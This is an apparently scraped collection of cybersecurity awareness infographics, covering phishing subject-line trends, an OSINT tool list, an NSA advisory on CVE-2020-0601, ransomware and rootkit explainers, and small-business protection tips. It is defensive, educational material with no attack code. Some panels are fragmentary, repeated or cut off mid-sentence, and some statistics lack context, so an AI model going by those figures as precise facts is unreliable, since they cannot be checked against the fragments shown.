De-activation of [[email]] in Process 5%
Please Read Important from Human Resources 5%
Someone special sent you a Valentine's Day ecard! 5%
You have been added to a team in Microsoft Teams 5%
KEY TAKEAWAY
Hackers are playing into employees' desires to remain security minded. Unsurprisingly, one of the top subjects for this quarter was about the novel Coronavirus. Curiosity is piqued with security-related notifications and HR-related messages that could potentially affect their daily work.
COMMON "IN THE WILD" ATTACKS
• List of Rescheduled Meetings Due to COVID-19
• SharePoint: Coronavirus (COVID-19) Tax Cut Document
• Confidential Information on COVID-19
• IT: Work from home - VPN connection
• Comcast: Notification from Carl Vargas
• Microsoft: Your meeting will begin soon
• HR: New Employee Stock Purchase Plan
• Vodafone: Caller Alert: Msg Received Today
• Amazon Chime: Vonage invites you to join vonage_303136
• Parking Authority: Parking Ticket: Pay Charge
KEY TAKEAWAY
Here again we see subjects related to the Coronavirus and working from home. Coronavirus related phishing email attacks are up over 600%. Cybercriminals are preying on heightened stress, distraction, urgency, curiosity, and fear in users. These types of attacks are effective because they cause a person to react before thinking logically about the legitimacy of the email.
KnowBe4
SECURITY AWARENESS TRAINING | www.KNOWBE4.com

TOP OPEN SOURCE INTELLIGENCE TOOLS USED IN CYBERSECURITY
1 OSINT Framework
2 CheckUserNames
3 HaveIbeenPwned
4 BeenVerified
5 Censys
6 BuiltWith
7 Google Dorks
8 Maltego
9 Recon-Ng
10 theHarvester
11 Shodan
12 Jigsaw
13 SpiderFoot
14 Creepy
15 Nmap
16 WebShag
17 OpenVAS
18 Fierce
19 Unicornscan
20 Foca
21 ZoomEye
22 Spyse
23 IVRE
24 Metagoofil
25 Exiftool

Fastest-Growing Cybersecurity Skills
(2021-2025)



*Source: Atlas VPN

Hackercombat.com

Tips To Protect Your Organization From Vulnerable Third-party Service Providers

1. Create a template of standard information security and privacy contract clauses. Contracts should be customized for each vendor, but it's helpful to have a place to start.
2. Establish and communicate a clear and documented breach notification process for the vendor to follow after a security incident. Include notification time requirements.
3. Request monthly or quarterly security and privacy attestations from your **high-risk vendors'** executive management.
4. Do not request a vendor to use an assessment that will cost more for the vendor to take than the amount you are paying them for their work or service.
5. Be wary of assessments that claim **"certified compliance."** Compliance levels vary on an ongoing basis as changes in the business environment occur, new threats and vulnerabilities are discovered, and as new legal requirements arise. There is no such thing as "Certified 100% Compliance" or similar claims.
6. Verify you are named as an insured on the vendor's security and privacy liability insurance.
7. Make sure your **cyber liability policy** covers losses related to security events at a vendor (Contractors are often not covered).

Follow us

Hackercombat.com

National Security Agency | Cybersecurity Advisory

Patch Critical Cryptographic Vulnerability in Microsoft Windows Clients and Servers

Summary

NSA has discovered a critical vulnerability (CVE-2020-0601) affecting Microsoft Windows®[1] cryptographic functionality. The certificate validation vulnerability allows an attacker to undermine how Windows verifies cryptographic trust and can enable remote code execution. The vulnerability affects Windows 10 and Windows Server 2016/2019 as well as applications that rely on Windows for trust functionality. Exploitation of the vulnerability allows attackers to defeat trusted network connections and deliver executable code while appearing as legitimately trusted entities. Examples where validation of trust may be impacted include:

- HTTPS connections
- Signed files and emails
- Signed executable code launched as user-mode processes

The vulnerability places Windows endpoints at risk to a broad range of exploitation vectors. NSA assesses the vulnerability to be severe and that sophisticated cyber actors will understand the underlying flaw very quickly and, if exploited, would render the previously mentioned platforms as fundamentally vulnerable. The consequences of not patching the vulnerability are severe and widespread. Remote exploitation tools will likely be made quickly and widely available. Rapid adoption of the patch is the only known mitigation at this time and should be the primary focus for all network owners.

Mitigation Actions

NSA recommends installing all January 2020 Patch Tuesday patches as soon as possible to effectively mitigate the vulnerability on all Windows 10 and Windows Server 2016/2019 systems. In the event that enterprise-wide, automated patching is not possible, NSA recommends system owners prioritize patching endpoints that provide essential or broadly replied-upon services. Examples include:

- Windows-based web appliances, web servers, or proxies that perform TLS validation.
- Endpoints that host critical infrastructure (e.g. domain controllers, DNS servers, update servers, VPN servers, IPSec negotiation).

Prioritization should also be given to endpoints that have a high risk of exploitation. Examples include:


- Endpoints directly exposed to the internet.
- Endpoints regularly used by privileged users.


Administrators should be prepared to conduct remediation activities since unpatched endpoints may be compromised. Applying patches to all affected endpoints is recommended, when possible, over prioritizing specific classes of endpoints. Other actions can be taken to protect endpoints in addition to installing patches. Network devices and endpoint logging features may prevent or detect some methods of exploitation, but installing all patches is the most effective mitigation.

Network Prevention and Detection

Some enterprises route traffic through existing proxy devices that perform TLS inspection, but do not use Windows for certificate validation. The devices can help isolate vulnerable endpoints behind the proxies while the endpoints are being


[1] Microsoft Windows is a registered trademark of Microsoft Corporation.




THREAT INTELLIGENCE LIFECYCLE
REQUIREMENTS
1
Set roadmap for threat intelligence operation
COLLECTION
2
Collect information to satisfy objectives
PROCESSING
3
Raw data processed into format suitable for analysis
ANALYSIS
4
Finding answers to questions posed during requirements phase
DISSEMINATION
5
Translating analysis into digestible format for stakeholders
FEEDBACK
6
Receive stakeholder feedback and establish adjustments for future

Hacker Combat
103,374 followers
1h •

Here are the top 10 in-demand cybersecurity skills for 2021
#cyber #infosec #cybersecurity



Convsys
Feb 27 •


Threat intelligence, or cyber threat intelligence, is information an organization uses to understand the threats that have, will, or are currently pointing the organization. This info is used to prepare, prevent, and identify cyber threats looking to take advantage of valuable resources. After all, targeted threats require targeted defense, and cyber threat intelligence delivers the capability to defend more proactively.

.

For more details visit on our website
http://convsys.net/

The Countries With The Most GDPR Data Breaches

Personal data breaches notified per EEA jurisdiction (May 25, 2018 to Jan 27, 2020)*



* EEA - European Economic Area (EU-28 + Norway, Iceland, Liechtenstein).
Source: DLA Piper

statista

thecybersecurityhub

Pros

- It is impossible to track the visited resources from your IP address.
- The network is distributed, therefore, it is difficult to close it.
- It is free to use.

Pros


- Easy to use.
- The connection is more reliable and the speed is higher.
- A stronger encryption.
- You can run any network software – torrents, Skype, email clients, and all traffic will be encrypted.
- The work of VPN connection is controlled not by anonymous individuals but by legal, officially-registered companies. Due to this, a VPN has a much higher level of confidentiality compared to Tor, and you can always get technical help from the Support Team.

Cons

- Low connection speed due to the fact that traffic passes through multiple network nodes.
- Many providers block Tor's nodes on their network.
- Traffic on the last node is not encrypted, so personal data is accessible to third parties.
- Browser plugins like Flash and the use of torrents are not allowed, as they can bypass the Tor and connect directly.

Cons

- Some VPN providers, usually totally free ones, save logs and resell the data to third-party organizations. Make sure your provider has a no-logs policy.
- Reliable and fast VPNs are not free.



What is a Rootkit Malware?

A rootkit is a nasty piece of malware that doesn't behave like your typical virus. Rootkits insert themselves into the very heart of the operating system; usually at or below the kernel level. This makes them extremely difficult to detect and sometimes impossible to remove. Specific antivirus programs specialize in the detection and removal of rootkits.

How To Detect It?

It is difficult to detect rootkits. There are no commercial products available that can find and remove all known and unknown rootkits. There are various ways to look for a rootkit on an infected machine. Detection methods include behavioral-based methods (e.g., looking for strange behavior on a computer system), signature scanning and memory dump analysis. Often, the only option to remove a rootkit is to completely rebuild the compromised system.

Follow us

Visit
Hackercombat.com

REvil Ransomware

REvil Ransomware, also known as Sodinokibi, is a strain of ransomware that infects a system or network, encrypts files, and demands a payment (or ransom) to decrypt them. The ransom demand doubles if the victim fails to pay by the first deadline. REvil (short for ransomware evil) counts itself among the ransomware-as-a-service (RaaS) trend.


Like other ransomware, a victim of REvil receives a message that the ransom is required to access files that were previously accessible.

Besides **Kaseya** and **JBS**, REvil has been linked to high-profile ransomware attacks, including against Quanta, a Taiwanese company that sells data center gear to Apple. REvil said it was able to steal sensitive data from Apple like computer designs and demanded a $50 million ransom.

Hackercombat.com


Hackercombat.com


Ransomware Infection To Encryption



Hackercombat.com

HACKER COMBAT COMMUNITY


Hackercombat.com
HACKER COMBAT
COMMUNITY
Ransomware Attack Process
Infection
Cybercriminals deliver the ransomware payload to the target
Security Key Exchange
Cybercriminals are notified they have a victim
Encryption
Ransomware encrytps the victims' files
Extortion
@HackerCombat
Cybercriminals send the payment request & ransomware note
Recovery
Victim pays the ransom in exchange for decrytpion keys
@HackerCombat
Hackercombat.com


The Partner You Can Trust to Get I.T. DONE RIGHT!
biztek solutions, inc.
IT SECURITY & SUPPORT
15 Ways to Protect Your Business from CYBER ATTACKS!
951.653.9562
WWW.BIZTEK-CYBERSECURITY.COM
Security Assessment
It's important to establish a baseline and close existing vulnerabilities. When was your last assessment?
Date: ____________
Spam Email
Secure your email. Most attacks originate in your email. We'll help you choose a service designed to reduce spam and your exposure to attacks on your staff via email.
Passwords
Apply security policies on your network. Examples: Deny or limit USB file storage access, enable enhanced password policies, set user screen timeouts, and limit user access.
Security Awareness
Train your users - often! Teach them about data security, email attacks, and your policies and procedures. We offer a web-based training solution and "done for you" security policies.
Did You Know?
1 in 5
Small businesses will suffer a cyber breach this year.
81%
Of all breaches happen to small and medium sized businesses.
97%
Of breaches could have been prevented with today's technology.
Advanced Endpoint Security
Protect your computers & data from malware, viruses, and cyber attacks with advanced endpoint security. Today's latest technology (which replaces your outdated anti-virus solution) protects against file-less and script based threats and can even rollback a ransomware attack.
Multi-Factor Authentication
Utilize Multi-Factor Authentication whenever you can including on your network, banking websites, and even social media. It adds an additional layer of protection to ensure that even if your password does get stolen, your data stays protected.
Computer Updates
Keep Microsoft, Adobe, and Java products updated for better security. We provide a "critical update" service via automation to protect your computers from the latest known attacks.
Dark Web Research
Knowing in real-time what passwords & accounts have been posted on the Dark Web will allow you to be proactive in preventing a data breach. We scan the Dark Web and take action to protect your business from stolen credentials that have been posted for sale.
SIEM/Log Management
(Security Incident & Event Management)
Uses big data engines to review all event and security logs from all covered devices to protect against advanced threats and to meet compliance requirements.
Web Gateway Security
Internet security is a race against time. Cloud based security detects web and email threats as they emerge on the internet, and blocks them on your network within seconds – before they reach the user.
Dark Web Research
Knowing in real-time what passwords and accounts have been posted on the Dark Web will allow you to be proactive in preventing a data breach. We scan the Dark Web and take action to protect your business from stolen credentials that have been posted for sale.
Firewall
Turn on Intrusion Detection and Intrusion Prevention features. Send the log files to a managed SIEM. And if your IT team doesn't know what these things are, call us today!
Encryption
Whenever possible, the goal is to encrypt files at rest, in motion (think email) and especially on mobile devices.
Backup
IBackup local. Backup to the cloud. Have an o ne backup for each month of the year. Test your backups often. And if you aren't convinced your backups are working properly, call us ASAP.
CYBER INSURANCE – If all else fails, protect your income & business with cyber damage & recovery insurance policies.


Tips To Protect Your Organization From Vulnerable Third-party Service Providers

HACKER COMBAT COMMUNITY

1. Create a template of standard information security and privacy contract clauses. Contracts should be customized for each vendor, but it's helpful to have a place to start.
2. Establish and communicate a clear and documented breach notification process for the vendor to follow after a security incident. Include notification time requirements.
3. Request monthly or quarterly security and privacy attestations from your **high-risk vendors'** executive management.
4. Do not request a vendor to use an assessment that will cost more for the vendor to take than the amount you are paying them for their work or service.
5. Be wary of assessments that claim **"certified compliance."** Compliance levels vary on an ongoing basis as changes in the business environment occur, new threats and vulnerabilities are discovered, and as new legal requirements arise. There is no such thing as "Certified 100% Compliance" or similar claims.
6. Verify you are named as an insured on the vendor's security and privacy liability insurance.
7. Make sure your **cyber liability policy** covers losses related to security events at a vendor (Contractors are often not covered).

Follow us

Hackercombat.com



6 Steps To Prevent Advanced Targeted Attacks

